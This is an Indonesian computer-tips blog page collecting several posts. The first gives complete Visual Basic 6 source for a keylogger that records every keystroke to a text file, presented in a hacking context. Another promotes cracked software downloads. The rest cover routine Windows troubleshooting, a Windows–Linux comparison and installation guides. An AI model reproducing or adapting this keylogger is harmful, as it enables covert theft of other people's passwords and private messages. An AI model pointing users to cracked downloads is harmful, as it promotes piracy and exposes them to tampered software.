Latest post
Tampilkan postingan dengan label komputer. Tampilkan semua postingan

Membuat Keylogger Pribadi dengan Visual Basic 6

Membuat Keylogger Pribadi dengan Visual Basic 6 - Sebagaimana kita tau, keylogger merupakan software pengintai apa yang kita ketikkan di keyboard komputer kita. dalam dunia hacking, cracking pokoknya keylogger sendiri uda gak asing banget di telinga kita.

untuk itu dalam tutorial kali ini saya akan membahas bagaimana sih membuat sebuah aplikasi pendeteksi inputan keyboard komputer dengan Visual Basic 6.

di luaran sana banyak banget aplikasi keylogger yang sudah tersedia dan siap pakai, tapi kenapa kita gak membuatnya sendiri? kita bisa mengembangkan sendiri keylogger tersebut sesuai mau kita

oke langsung aja saya beritahu tutorialnya

hal yang pertama kita lakukan adalah buka Visual Basic 6 nya, kemudian buatlah sebuah project Standard.exe

setelah itu tambahkan sebuah form dan sebuah timer dengan nama Timer1 yang intervalnya 1 . hingga hasilnya seperti ini :

Setelah itu tambahkan listing code di bawah ini ke dalam form :


Setelah itu tambahkan listing code di bawah ini ke dalam form :
‘A. Fungsi API untuk mendapatkan Status Tombol di Keyboard

Private Declare Function GetAsyncKeyState Lib “user32″ (ByVal vKey As Long) As Integer

‘B. Membuat Variabel Baru

Private Type TList
kode As Integer
bawah As String
atas As String
End Type

‘C. Membuat Array untuk Tombol

Private List(1 To 255) As TList
Private IndexList As Integer

‘D. Memasukan Key ke TABEL

Private Sub AddToTable(kode As Integer, atas As String, bawah As String)
IndexList = IndexList + 1
List(IndexList).kode = kode
List(IndexList).atas = atas
List(IndexList).bawah = bawah
End Sub

‘E. Membuat Tabel

Private Sub Build_Table()
Dim i As Integer
For i = 65 To 90
AddToTable i, Chr(i), Chr(i + 32)
Next i
AddToTable 48, “)”, “0″
AddToTable 49, “!”, “1″
AddToTable 50, “@”, “2″
AddToTable 51, “#”, “3″
AddToTable 52, “$”, “4″
AddToTable 53, “%”, “5″
AddToTable 54, “^”, “6″
AddToTable 55, “&”, “7″
AddToTable 56, “*”, “8″
AddToTable 57, “(“, “9″
AddToTable &H60, “”, “0″
AddToTable &H61, “”, “1″
AddToTable &H62, “”, “2″
AddToTable &H63, “”, “3″
AddToTable &H64, “”, “4″
AddToTable &H65, “”, “5″
AddToTable &H66, “”, “6″
AddToTable &H67, “”, “7″
AddToTable &H68, “”, “8″
AddToTable &H69, “”, “9″
AddToTable Asc(” “), ” “, ” ”

End Sub

‘F. Mmanggil prosedur & Menghilangkan Form

Private Sub Form_Load()
Me.Visible = True
Build_Table
End Sub

‘G. Mencatat Ke File TXT

Private Sub AddToFile(Isi As String)
Dim Data As String
Dim FileHandler As Long

If (Dir(App.Path & “\mylog.txt”) <> “”) Then
FileHandler = FreeFile
Open App.Path & “\mylog.txt” For Input As #FileHandler
Data = Input(LOF(FileHandler) – 2, #FileHandler)
Close #FileHandler
End If

FileHandler = FreeFile
Open App.Path & “\mylog.txt” For Output As #FileHandler
Print #FileHandler, Data & Isi
Close #FileHandler
End Sub

‘H. Memeriksa Ketikan Per Detik

Private Sub Timer1_Timer()
Dim i As Integer
Dim a, b As Integer
For i = LBound(List) To UBound(List)
a = GetAsyncKeyState(List(i).kode)
b = GetAsyncKeyState(16)
If (a = -32767) Then
If (b = -32768) Then
AddToFile List(i).atas
Else
AddToFile List(i).bawah
End If
Exit For
End If
Next
End Sub
simpan project keylogger tadi ke dalam satu folder dan tambahkan sebuah file txt dengan nama mylog. setelah itu jalankan

untuk mencobanya anda ketikkan apa saja di keyboard, lalu anda buka file mylog.txt di dalam folder project keylogger tadi. maka anda akan melihat apa yang sudah anda ketikkan tadi.

Komputer Tidak Bisa Shutdown

Komputer tidak bisa shutdown alias komputer tidak mau mati, tidak mau “bobok” adalah masalah yang sangat sering terjadi. Yang paling stress adalah mereka yang termasuk kelas pemula. Ketika mencoba untuk log off, restart, atau shut down komputer berbasis Windows tidak memberi respon dan adakalanya proses shutdown ini hanya berjalan setengah perjalanan dan berhenti merespon sehingga komputer tidak benar-benar mati. Artinya Anda tidak bisa log off, tidak bisa restart, atau komputer tidak bisa shut down.

Jika Anda tidak mau pusing apa penyebabnya dan ingin segera mengatasi masalah ini, lalukan langkah-langkah berikut (langkah darurat):
Klik Start Menu -> Run -> ketik regedit
Buka HKEY_CURRENT_USER -> Control Panel -> Desktop
Klik dua kali pada PowerOffActive dan ubah nilai nya menjadi 1
Apakah Anda tertarik untuk tahu penyebabnya? Lanjutkan baca artikel ini. Salah satu dari kasus berikut bisa jadi penyebabnya;
Problem ini umumnya karena registry Fast Shutdown dalam kondisi aktif. Solusi; cobalah buka registry dan non-aktifkan Fast Shutdown.
Setting pada BIOS. Saya pernah menemukan bahwa penyebabnya adalah setting tertentu pada BIOS. Solusi; ketika saya kembalikan setting BIOS keposisi default, ternyata komputer bisa dimatikan
Perilaku ini juga sering terjadi jika jika Anda menginstal beberapa antivirus dalam satu komputer terutama misalnya versi Norton Antivirus 2003 dulu yang menggunakan program ccApp.exe. Solusi; hendaknya Anda selektif menggunakan antivirus apalagi memasang lbih dari satu antivirus sekaligus dalam satu komputer, hal itu lumayan rawan. Bisa saja justru terjadi perang antivirus dalam komputer Anda. Jalan keluar adalah uninstall dan install ulang antivirus.
Masih ada program yang sedang berjalan. Solusi; Terutama pada windows XP jika masih ada program yang belum ditutup, biasanya komputer menunggu kita untuk menutupnya barulah ia shut down.
Device driver tidak kompatibel, rusak, atau konflik antar mereka. Solusi; Periksa device driver yang mungkin Anda baru pasang jangan sampai ini penyebabnya.
Ada kesalahan adaptor video pada IRQ dalam modus real. Solusi; ganti VGA card.
Masalah ini juga terjadi pada komputer yang mendukung Advanced Power Management (APM). Secara default, fitur ini tidak diaktifkan pada Windows XP. Jika BIOS di komputer Anda sudah diatur untuk APM, dan Anda meng-upgrade ke Windows XP, Anda menerima pesan ini ketika Anda shutdown komputer, dan kemudian komputer berhenti merespons.
Solusi untuk nomor 7;
1. Klik [Start], dan klik lagi [Control Panel].
2. Dalam Control Panel, klik [Performance and Maintenance], kemudian klik [Power Options].
3. Klik tab [APM].
4. Beri tanda centang pada [Enable Advanced Power Management Support] kemudian klik [OK].
detil : http://agussale.com/komputer-tidak-bisa-shutdown
Tags: komputer tidak bisa di shutdown, komputer tidak bisa mati, komputer tidak bisa shutdown, komputer tidak mau mati, komputer tidak mau shutdown, pc tidak bisa shutdown, Perbaikan Komputer, tidak bisa log off, tidak bisa shutdown, windows tidak bisa shutdown

Perbedaan Windows dan Linux

Meskipun memiliki kesamaan fungsi sebagai sistem operasi komputer, pada dasarnya Windows dan Linux berbeda dalam banyak hal sehingga tidak mudah untuk memperbandingkan keduanya…….
Linux dan Windows: Pandangan Pengguna Komputer

1 Pendahuluan

Meskipun memiliki kesamaan fungsi sebagai sistem operasi komputer, pada dasarnya Windows dan Linux berbeda dalam banyak hal sehingga tidak mudah untuk memperbandingkan keduanya. Perbedaan pokok ada pada posisi titik awal perkembangannya. Linux berkembang dari dunia Unix dengan segala persoalan multi tasking dan multi usernya. Windows berkembang dari dunia komputer mikro yang serba personal. Dengan kata lain, Linux dirancang dengan karakteristik server sementara Windows dirancang sebagai sistem operasi untuk komputer personal.

Dalam perkembangannya, di satu pihak Windows menyatu dengan garis produksi server NT menjadi Windows 2000 dan kemudian Windows XP. Di lain pihak, masyarakat opensource terus mengembangan user interface grafis untuk meningkatkan kenyamanan Linux untuk penggunaan sebagai workstation pribadi. Sejak kemunculan Windows 2000 dan perkembangan user interface grafis di Linux, kita mulai bisa melihat kesetaraan Windows dan Linux yakni sistem operasi untuk server dan juga untuk workstation.

Populernya produk Cygwin (salah satu platform terkemuka untuk porting sistem berbasis Linux ke Windows) membuktikan adanya “kekurangan” pada system Windows dilihat dari kacamata pengguna Linux. Sementara itu pengguna Windows melihat tidak adanya Microsoft Office sebagai salah satu kekurangan dari Linux. Dokumen singkat ini dibuat berdasarkan pengalaman pribadi penulis dalam penggunaan komputer dengan sistem operasi Windows dan Linux. Alur tulisan dimulai dengan memperbandingkan sistem operasi diikuti dengan program-program aplikasi yang pernah digunakan penulis.

2 Sistem Operasi Linux dan Windows

Dalam memperbandingkan kedua sistem operasi ini, sering terjadi kerancuan pada aspek yang diperbandingkan antara sistem operasi dengan aplikasi-aplikasinya. Sebagai contoh, paket sistem Windows hanya memuat program aplikasi minimal: game soliter, window/internet explorer, utilitas sistem operasi dan aplikasi sederhana untuk membuat file dokumen dan gambar seperti notepad, mspaint dan write. Di dalam paket sistem Linux biasa, kita bisa menemui hampir semua program aplikasi Linux yang ada di dunia ini. Dengan demikian, instalasi suatu paket Linux (SuSE, RedHat, Mandrake, Debian, atau Slackware) bisa disetarakan dengan instalasi Windows, Office, Corel Draw, Adobe Photoshop, Visual Basic, Microsoft C++, SPSS, MSSQL sekaligus dalam hal kelengkapan program-program aplikasinya.

2.1 Pengoperasian Server vs Personal

Sebagai sistem operasi server, Linux dirancang untuk tidak sering dimatikan dalam pengoperasiannya. Sebagai sistem operasi personal workstation, Windows akan sering dimatikan apabila ditinggalkan pemiliknya untuk menghemat listrik karena tidak akan ada orang lain yang akan menggunakan komputer itu. Pencegahan “memory leak” di Linux mendapat porsi pehatian yang lebih besar dibanding pada Windows. Artinya, ketersediaan porsi memori yang bisa digunakan boleh berkurang pada Windows karena toh dalam waktu tidak lama sistem akan dijalankan mulai dari awal lagi.

2.2 Proteksi Sistem

Karena sistem Windows biasanya digunakan orang tertentu saja, maka sistem proteksi berkas-berkas di komputer tidak menjadi perhatian utama dalam perancangan Windows. Kapanpun pengguna Windows bisa menghapus, mengganti nama, memindah lokasi direktori file apapun yang ada di sistem. Sistem Linux dirancang untuk bisa digunakan bersama-sama oleh banyak orang. Karena itu perlindungan berkas dan proses-proses milik seseorang terhadap orang lain menjadi porsi besar dari perhatian perancangnya. Pengguna Windows akan merasa sangat terbatasi apabila dihadapkan pada sistem Linux sebagai user biasa.

Login bukanlah keharusan bagi pengguna Windows 9x. Dengan cancel login prompt, kita bisa dapatkan hak akses segalanya. Pada sistem Linux (dan Windows NT/2000/XP) identifikasi user sangat menentukan hak akses pengguna. Karena itu akan banyak kita temui pengguna Linux yang bekerja dengan user root (nama super user di dunia Unix).

2.3 Manajemen Proses

Apabila kita tekan tombol Crtl-Alt-Del pada saat sistem menjalankan Windows akan terlihat sejumlah proses yang sedang berjalan. Kalau dihitung dari 10 dan pengguna biasa bisa mengenali sebagian besar proses-proses tersebut. Bila kita kirim perintah ps ax pada sistem Linux akan terlihat keterangan bahwa ada lebih dari 20 proses sedang berjalan; mereka yang tidak mendalami sistem operasi tidak akan bisa mengenali sebagian besar dari proses-proses tersebut.

3 Aplikasi

Untuk menentukan pilihan sistem operasi, kita harus punya rencana penggunaan sistem tersebut. Jika komputer direncanakan akan digunakan untuk menjalankan game-game tertentu, Windows tentulah pilihan yang tidak bisa dihindari karena game-game itu bisa saja menpersyaratkan sistem operasi Windows untuk bisa jalan. Jika komputer akan kita gunakan untuk membantu pekerjaan maka ketersediaan program aplikasi harus penjadi pertimbangan utama, bukan sistem operasinya.

3.1 Aplikasi Perkantoran

Microsoft mengelompokkan program-program aplikasi perkantoran dalam satu paket yang dikenal dengan merek dagang Office. Program-program tersebut adalah: Word (penyusun naskah dokumen), Exel (spreadsheet, pengolah tabel), dan PowerPoint (penyusun presentasi). Sepengetahuan penulis, Office hanya bisa dijalankan di sistem operasi Windows (sangat boleh jadi ada pula versi yang bisa jalan di MacOS).

Untuk melakukan tugas yang biasa dikerjakan dengan Office, di Linux tersedia OpenOffice. Pilihan saat ini harus dibuat sebagaimana pilihan pernah dibuat pada saat pengguna dihadapkan pada program aplikasi WordStar (WS) dan WordPerfect (WP). Jawabanya sudah kita amati: pengguna WS enggan menggunakan WP sebaliknya mereka yang sudah terbiasa dengan WP enggan menggunakan WS. Di Indonesia, pengguna OpenOffice belum banyak sehingga kalaulah tidak ada pertimbangan lain, orang akan tetap setia dengan Office meskipun tawaran fitur OpenOffice tidak kalah dengan Office.

3.2 Aplikasi Pengembangan Sistem

Ada kecenderungan pengambangan sistem aplikasi komputer saat ini diarahkan untuk bisa dijalankan dengan user interface berbasis web. Karena sifat aplikasi berbasis web lebih berat di server, maka Linux unggul terlebih dahulu dalam bidang ini. Site www.opensource.org mengungkapkan bahwa Apache dijalankan lebih dari 50% web siste didunia. Program-program aplikasi berbasis web banyak dijalankan dengan Perl dan BIND dan sendmail merupakan program servis internet paling banyak dominan didunia. Namun demikian, Apache, Perl, BIND, dan sendmail meskipun erat hubungannya dengan Linux, terutama dalam hal sesama produk opensource, tidak harus berjalan di Linux. Program-program itu sekarang pun juga banyak dijalankan orang di Windows.

Untuk pemrograman masalah-masalah sains, penulis menemui kebanyakan pengguna Windows tidak berkeberatan untuk bekerja dengan Linux. Pada umumnya mereka menggunakan kompiler Pascal dan Fortran yang justru akan terasa lebih natural apa bila dijalankan di Linux. Kebanyakan pengguna program-program Pascal/Fortran merasa nyaman di Linux karena terbebas dari permasalahan keterbasaran memori dsb.

3.3 Aplikasi Disain Grafis

Adobe Photoshop dan Corel Draw adalah dua program aplikasi untuk membantu disain grafis yang dapat kita temui di hampir semua rumah produksi grafis di Indonesia. Kedua program aplikasi tersebut dirancang untuk jalan di Windows. Corel bereksperimen dengan mengeluarkan produk Linux namun akhir-akhir ini tidak lagi mendukung proyel Corel Linux tersebut. Di Linux, kita bisa Gimp dan Kontour untuk melakukan kerja disain grafis. Persoalannya sama dengan Office, pilihan penggunaan progam aplikasi disain grafis akan kembali pada masalah kebiasaan. Mereka yang sudah terbiasa menggunakan Photoshop atau Corel Draw tidak akan begitu saja mau menggunakan Gimp dan Kontour, seberapapun keunggulan kedua produk “baru” tersebut, apa bila tidak ada hal lain yang memaksa.

3.4 Aplikasi Multi Media

Aplikasi multi media adalah aplikasi yang paling banyak menuntut penggunaan peralatan komputer secara penuh. Secara umum, sifat personal dari Windows lebih cocok untuk menjalankan program-program multimedia dibanding sifat multiuser dar Linux. Pada dasarnya kita tidak keberatan dengan tertundanya eksekusi proses komputasi beberapa detik, tetapi proses multi media (seperti musik dan filem) tidak boleh terputus barang sedetikpun. Namun demikian, dengan berkembangnya kecepatan hardware, banyak program aplikasi multi media bisa dijalankan di Linux dengan kualitas yang dapat diterima.

3.5 Aplikasi Statistik

SPSS adalah program yang paling banyak digunakan untuk pengolahan data-data statistik. Di Linux kita bisa menggunakan R-base untuk melakukan pekerjaan serupa. Karena R menggunakan sintaks yang sama dengan S-plus yang jalan di Windows, maka pengguna S tidak akan menemui kesulitan dalam penggunaan R namun demikian sebagaimana keengganan pengguna SPSS menggunakan S, mereka enggan pula menggunakan R.

4 Hak Atas Kekayaan Intelektual

Hak atas kekayaan intelektual sering disebut sebagai masalah utama bagi Indonesia, dalam hal Sistem Operasi Windows dan kebanyakan program-program aplikasinya; kepemilikan lisensi merupakan sarat mutlak untuk penggunannya. Harga lisensi (rata-rata $200 USD) di barat bisa jadi hanya sekitar 20 % dari gaji bulanan (rata-rata $1000 USD). Sementara itu dengan gaji Rp. 2juta rupiah, angka $ 200 menyamai penghasilan bulanan itu sendiri. Linux dan program-program aplikasinya dilain pihak berlisensi gratis dan justru mendorong para penggunanya untuk menyebarluaskan perangkat lunak tersebut.

5 Kesimpulan

Windows berkembang menjadi sistem operasi dengan disiplin modern sebagaimana yang diterpkan NT sehingga menjadi XP seperti yang kita lihat sekarang. Linux melengkapi dirinya dengan window manager yang semakin cantik untuk menarik perhatian pengguna komputer personal.

Program-program aplikasi di Linux sudah mencapai taraf matang untuk digunakan sebagaimana layaknya program-program aplikasi komersial yang biasa ada di Windows.

Migrasi pengguna dari Windows ke Linux dan sebaliknya tidak dapat terjadi secara spontan karena faktor kebiasaan yang sulit ditinggalkan. Selama penggunaan Windows dan program-program aplikasinya tidak terhalang oleh keharusan membayar lisensi, pengguna Windows tidak akan banyak beralih ke Linux.

Kesusesan Linux di Indonesia meraih perhatian dari pengguna komputer bergantung pada kesuksesan pihak yang berwajib dalam mengkampanyekan penghormatan pada hak atas kekayaan intelektual. source

Cara Memproteksi Komputer dengan Flashdisk

Cara Memproteksi Komputer dengan Flashdisk – Download Mobass Full Version. Flashdisk atau sering disebut USB adalah salah satu alat/media untuk menyimpan berbagai data seperti file dokumen, musik maupun video. Selain itu, ternyata USB atau FlasDisk juga dapat berfungsi untuk menjaga keamanan komputer yaitu dengan memproteksi komputer menggunakan USB/FlashDisk.

Dalam prakteknya, untuk memproteksi komputer menggunakan Flashdisk / USB, Anda diharuskan mempunyai software mobile assistance atau MOBASS. Banyak website yang memberikan link download Mobas Full Version dan atau Mobass + Crack, Pathc atau Keygen, diantaranya adalah blog DB. Ya…!!! Anda dapat download Mobass Full Version pada akhir postingan ini.

Adapun langkah-langkah yang harus Anda lakukan untuk memproteksi komputer dengan menggunakan USB/Flashdisk adalah sebagai berikut :

* Langkah pertama yang harus anda lakukan adalah men-download software mobile assistance atau MOBASS
* Nah setelah selesai mendownload installah ke PC anda tapi ingat USB Flash Disk anda harus dalam keadaan terpasang di Computer anda dan anda login sebagai Administrator
* Buka program mobass dari Flash Disk anda ( Anda hanya bisa membuka program mobass dari USB anda karena file nya diinstall bukan di c:\program file seperti anda menginstall program biasa )
* Pada awal anda membuka program ini anda akan ditawari dua bahasa inggris atau belanda, pilih bahasa yang anda kuasai. Terkadang bila sudah diseting ke bahasa ingris masih ada juga bahasa belanda atau malah semua bahasa blanda , tapi tenang saja anda bisa setting lagi bahasanya
* Abaikan option yang diberikan anda bisa setting optionnya nanti, langsung saja klik Next atau bahasa jermannya Weiter
* Nah akhirnya anda memasuki jendela mobass yang sesungguhnya, nah untuk setting sekuriti komputer anda klik option USB pc security
* Jawablah pertannyaan yang muncul “kebiasaan orang Indonesia langsung saja klik” yes, maka mobass akan menginstall fitur pc security ke PC anda
* Lakukan konfigurasi USB pc security anda dengan mengklik menu Option USB pc security sekali lagi, hingga muncul menu POP up USB pc security
* Tandai pilihan enable OC security untuk mengaktifkannya. Pada box starting the computer without this USB stick, pilih shutdown computer, maka setiap kali komputer anda dijalankan tanpa memasang USB flash disk anda terlebih dahulu, komputer anda akan dishutdown secara otomatis dalam 10 detik. Nah maka dari itu anda harus memasang flash disk anda sebelum komputer dinyalakan .
* Jika anda memilih no action flash disk tidak dipasang pun juga tidak apa-apa
* Pada kolom Remove USB Flash Disk During Working, pilih action yang akan dijalankan mobass ketika saat komputer bekerja tiba tiba anda mencabut flash disk anda, anda bisa memilih shoutdwn, berarti komputer anda akan langsung mati ketika flash disk dilepas, atau Logoff cuent user, brarti saat flash disk tiba-tiba di lepas maka anda akan log Off.

Sangat disarankan Anda harus lebih barhati-hati dalam melakukan hal tersebut, karena jika komputer sudah di proteksi menggunakan flashdisk dan kemudian flashdisk rusak ataupun hilang, maka komputer Anda tidak bisa dibuka.

Tips:
Jika flash disk anda hilang ataupun rusak anda tidak bisa masuk ke komputer anda, yah layaknya sebuah kunci…Jadi jika hal itu terjadi, maka sebagai solusinya adalah, masuklah lewat safemode kemudian anda bisa tekan F8 saat booting lalu akseslah system restore anda. Sangat disarankan untuk backup data terlebih dahulu sebelum anda beri mobass….

Jika Anda yakin cari ini adalah terbaik untuk menjaga keamanan komputer Anda, silakan Anda download Mobass Full Version untuk memproteksi Komputer dengan FlashDisk. Semoga bermanfaat.
Reff :http://duniabaca.com/tips-cara-memproteksi-komputer-menggunakan-flashdisk.html

Membuat Hardisk Eksternal Sendiri

Membuat Hardisk Eksternal Sendiri - Pada Umumnya Hardisk sangatlah penting bagi Komputer anda, Bila Hardisk dalam komputer anda tidak hidup atau mati dan tidak bisa berjalan sebagaimana mestinya..Disini saya sebenarnya ingin mengajak anda atau semua kalangan para pencinta ilmu IT, untuk bisa menciptakan hardisk sendiri tanpa harus membeli hardisk eksternal yang mahal harganya.. “Hemat Itu Pangkal Kaya” jadi dengan biaya murah kita bisa mendapatkan Hardisk External… Gak perlu Flasdisk lagi dah, Soalnya untuk mengambil data yang sangat besar dan sampai puluhan Giga sampai Ratusan Giga kita harus membutuhkan alat penyimpanan yang sangat BESAR.Mau Tau Caranya :

Begini nih Caranya :

1. Kamu Cukup Membeli atau mengambil hardisk dari laptop yang sudah tidak terpakai

2. Bila tidak punya atau tidak mendapatkan hardisk laptop yang sudah tidak terpakai bisa membeli-nya di tempet-tempat service laptop atau ke tempat yang menyediakan hardisk laptop second. Salah satu tempatnya klo di Jakarta yaitu Harco Mangga Dua Mall.

3. Bila sudah mendapatkan hardisknya, lalu kamu harus membeli sambungan hardisk ke USB/Adaptor hardisk.

4. Untuk sarung hardisnya kita bisa pakai dengan berbagai barang yang ada disekitar kita, seperti misalnya kaleng sarden, misting ( tempat makanan kecil ), bisa pakai mainan mobil2an yang sudah rusak, dan lain-lain yang cukup untuk memasukan hardisk laptop ke ladalmya.

5. Bila ingin lebih mantap, bisa menggunakan Akrilik dan membentuknya sesuai apa yang kita inginkan.

6. Setelah selesai membuat hardisk external sendiri, maka kita seperti biasa halnya sama dengan flasdisk, yaitu untuk menyimpan data atau perangkat lunak di sebuah komputer.

7. Biar awet hardisknya, pakailah kabel USB yang Bercabang dua di salah satu ujungnya, dan yang satu ke hardisk dan yang dua ke PC.

Nah dengan demikian kita dengan biaya kurang dari Rp. 150.000,- kita bisa mendapatkan hardisk eksternal yang kapasitasnya bisa kita sesuaikan sendiri tergantung kiat membeli hardisknya yang berapa Giga. Silakan mencoba dan dapatkan manfaatnya.

Mempercepat Booting di Windows XP

Mempercepat Booting di Windows XP - Mengoptimalkan kinerja computer atau bahasa lainya Tweaking bisa kita lakukan jika kita merasa computer kita lelet atau lambat contohnya pada saat windows booting. Sebenarnya setiap kali kita booting windows, OS windows kita akan buat file simpanan dari kegiatan sebelumnya.


Nah, file itu biasanya ada di folder Prefetch di direktori windows (%SystemRoot%Prefetch), Kalo di folder tersebut banyak tersimpan file-file save sebelum-sebelumnya itu yang bisa membuat windows kita jadi lelet saat booting/start up. Disini saya akan berbagi sedikit trik, kalo kita harus hapus file2 di (%SystemRoot%Prefetch) secara berkala mungkin bisa bikin kita dikit males …cara agar windows kita otomatis mendelete file-file di (%SystemRoot%Prefetch) , begini langkah-langkahnya :

1. Pertama buka notepad (ketik di run “notepad” tanpa tanda petik).
2. Ketik “del c:\windows\prefetch\ntosboot-*.* /q” (tanpa tanda petik) & save as “ntosboot.bat” di c:\.
3. Buka Run dan ketik “gpedit.msc”.
4. Dobel klik “Windows Settings” di “Computer Configuration” lalu dobel klik lag di “Shutdown” di sebelah kanannya.
5. Di jendela baru, klik “add”, “Browse”, trus pilih file “ntosboot.bat” yang tadi kita buat, klik open.
6. Klik “OK”, “Apply” trus “OK” lagi n exit.
7. Masuk “Run” lagi, trus ketik “devmgmt.msc”.
8. Dobel klik di “IDE ATA/ATAPI controllers”.
9. Klik kanan di “Primary IDE Channel” trus pilih “Properties”.
10. Pilih “Advanced Settings” di tab, kemudian di ‘device type’ pilih ‘autodetect’ kemudian klik “OK”.
11. Trus di “Secondary IDE channel”, klik kanan pilih “Properties” trus ulangi langkah nomor sepuluh tadi.
12. Terakhir restart, selesai.

Cara Mengatasi Masalah Komputer Hang

Mengatasi Masalah Komputer Hang - Pernahkah mengalami kejadian tiba-tiba komputer hang, tidak ada respond dan kita hanya bisa menggerakkan mouse tanpa bisa menjalankan aplikasi lain ? Bahkan kadang jurus pamungkas “Task Manager” ( Ctrl+Alt+Del ) pun tidak berdaya menghadapi kondisi semacam ini. Sehingga mungkin ujung-ujungnya kita hanya menekan tombol Reset.

Meskipun tombol reset bisa mengatasi, tetapi kadang bisa beresiko kehilangan data, ada fie yang rusak dan sebagainya. Alternatifnya, kita bisa mencoba menggunakan software gratis AntiFreeze.
AntiFreeze mungkin memberikan alternatif terakhir untuk mengatasi kejadian seperti diatas. Kejadian seperti itu bisa disebabkan oleh penggunaan CPU yang berlebihan (hampir 100%) atau penggunaan Memory yang terlalu besar, sehingga kita sama sekali tidak bisa membuka, berpindah atau menutup aplikasi apapun.
Setelah software ini di install, maka untuk mengaktifkan, kita tinggal menggunakan kombinasi tombol keyboard Ctrl+Alt+Win+Home ( Memang kombinasi yang cukup banyak, sampai 4 tombol ). Setelah itu AntiFreeze akan tampil fullscreen (satu layar penuh) dan hampir semua aplikasi lainnya akan di hentikan sementara (sleep) untuk menurunkan penggunaan CPU/Memory.
Ketika AntiFreeze tampil, kita tinggal mematikan process (End Process) aplikasi yang menggunakan CPU sangat besar ( indikasinya terlihat di kolom CPU Time) atau bisa juga penggunaan memory yang berlebihan (Mem Usage). Karena tampilannya menunya mirip Task Manager, seharusnya kita tidak akan kesulitan menggunakan software ini.
Keadaan-keadaan dimana AntiFreeze bisa digunakan, yaitu :
  1. Ada satu atau lebih aplikasi yang berjalan sangat intensif, menggunakan hampir seluruh proses CPU, sehingga sistem tidak responsif.
  2. ADa satu atau lebih aplikasi yang menggunakan Memory sangat besar (berlebihan) termasuk swaping file, sehingga membebani sistem.
  3. Ada Aplikasi yang dijalankan dengan prioritas sangat tinggi, sehingga menggunakan semua proses CPU (processor)
  4. Banyak program yang berjalan bersama-sama dan masing-masing ingin mendapatkan “perhatian/jatah” dari Processor.
Meskipun Demikian, terkadang AntiFreeze tidak berhasil atau tidak berjalan untuk kondisi-kondisi tertentu. Misalnya Komputer hang karena masalah hardware, seperti Memory(RAM) yang rusak, bad sector pada Hardisk dan sejenisnya (dan biasanya ditandai dengan Mouse Cursor yang tidak aktif /tidak bisa digerakkann ). Selain itu AntiFreeze juga mungkin tidak akan berhasil jika Aplikasi mempunyai prioritas yang lebih tinggi dari AntiFreeze.

Cara Modifikasi Windows XP Dengan NLite

Cara Modifikasi Windows XP dan Windows 7 dengan NLite or Cara Edit Windows XP dan Windows 7 dengan NLite. Anda pernah mengalami Blue Screen gak, pada saat menginstall atau downgrade sistem operasi pada Notebook atau Laptop dengan menggunakan sistem operasi Windows XP?? dan tentunya pasti diantara sobat pernah ngalamin. Permasalah itu terjadi karena windows XP tidak menyertakan drivernya sehingga apabila kita langsung meng-installnya maka proses instalasi tidak akan berjalan atau bahkan muncul tampilan Blue Screen dan untuk beberapa Notebook atau Laptop sekarang ini kebanyakan sudah menggunakan Hardisk SATA, Cara Modifikasi Windows XP dan Windows 7 dengan NLite or Cara Edit Windows XP dan Windows 7 dengan NLite
Untuk menginstall Windows XP pada Notebook atau Laptop yang sudah menggunakan Hardisk SATA tersebut, kita perlu menambahkan driver Intel SATA AHCI Controller untuk Notebook yang menggunakan Processor Intel atau AMD SATA AHCI Controller untuk Notebook yang menggunakan Processor AMD. Untuk mengintegrasikan driver SATA Controller pada Windows XP tersebut kita bisa menggunakan aplikasi nLite, yang merupakan aplikasi freeware yang dapat meng-customize CD Setup Windows XP.

Cara Modifikasi Windows XP dan Windows 7 dengan NLite, Beberapa hal yang diperlukan untuk Modifikasi CD Windows XP yang telah terintegrasi didalamnya adalah sebagai berikut:

CD Setup /Installer Windows XP.
Intel SATA AHCI Controller atau AMD SATA AHCI Controller driver
Aplikasi nLite dapat sobat download di nliteos.com
Microsoft .dotNet Framework
CD kosong yang akan digunakan sebagai Windows XP + SATA driver CD

Dan berikut ini adalah step by step pembuatan CD Windows XP + Intel SATA Driver:

Install terlebih dahulu .dotNet Framework dan nLite.
Jalankan program nLite klik Next.
Tentukan lokasi source Windows XP, bisa dari CD Installer atau lokasi source pada Hardisk, klik Next.
Apabila nLite telah menemukan lokasi Windows Instalation akan muncul jendela seperti dibawah, klik Next.
Pada tampilan berikutnya, klik Next aja.
Selanjutnya muncul jendela Task Selection, pilih Integrate - Drivers dan Create - Bootable ISO. Klik Next
Pada jendela Drivers - Integrate drivers into installation klik Insert lalu pilih Single Driver,Intel SATA driver (iaAHCI.inf) kemudian tentukan lokasi klik Open.
Selanjutnya pilih Textmode driver dan blok semua items (tekan CTRL+A) lalu klik OK.
Pada jendela selanjutnya klik Next aja, lalu klik Yes untuk memulai proses integrasi driver. Setelah selesai klik Next.

Langkah selanjutnya adalah membuat CD Image Windows XP + SATA driver. Seperti pada tampilan dibawah, untuk Mode pilih aja Create Image, Label isi dengan Label untuk CD kita misalnya XP-SATA. Lalu klik Make ISO. Tentukan nama dan lokasi penyimpanan file, klik save.
Tunggu beberapa saat sampai proses pembuatan image file XP-SATA selesai selanjutnya klik Finish untuk keluar dari program nLite.
Sekarang kita telah mempunyai file XP-SATA.iso dan untuk membuatnya menjadi CD Installer Windows XP kita bisa membakarnya ke CD kosong yang telah disiapkan sebelumnya dengan bantuan program pembakar seperti Nero atau Free ISo Burner.

Demikianlah langkah-langkah Cara Edit Windows XP dan Windows 7 dengan NLite yang pernah saya lakukan,untuk tutorial lengkap dengan sreenshootmya dapat di download Disini.

source : http://sandydoank12.blogspot.com/

Cara Instal Windows 8 dari USB FlashDisk

Cara Instal Windows 8 dari USB FlashDisk – Sebelumnya kita telah mengetahui bagaimana cara menginstall windows 7 atau windows 8 tanpa menggunakan CD/DVD Rom. Bagi kalian yang ingin mencoba windows 8 versi developer, dapat juga menggunakan media flash disk untuk menginstall windows tersebut. install windows 8 lewat USB flash disk akan lebih cepat dan kalian tidak akan membutuhkan dvd kosong untuk burn file iso win 8 dev terlebih dahulu. Dan berikut langkah-langkah yang dapat kalian ikuti untuk Cara Install Windows 8 dari USB FlashDisk. Membuat bootable Windows 8 USB flash disk: yang kalian perlukan adalah sebagai berikut:

  • USB Flash Disk dengan ukuran min 4GB.
    Windows 8 versi Developer Preview ISO image [2.8 GB - 32bit], download disini.
    Windows 7 USB/DVD Download tool [2.59MB], download disini.
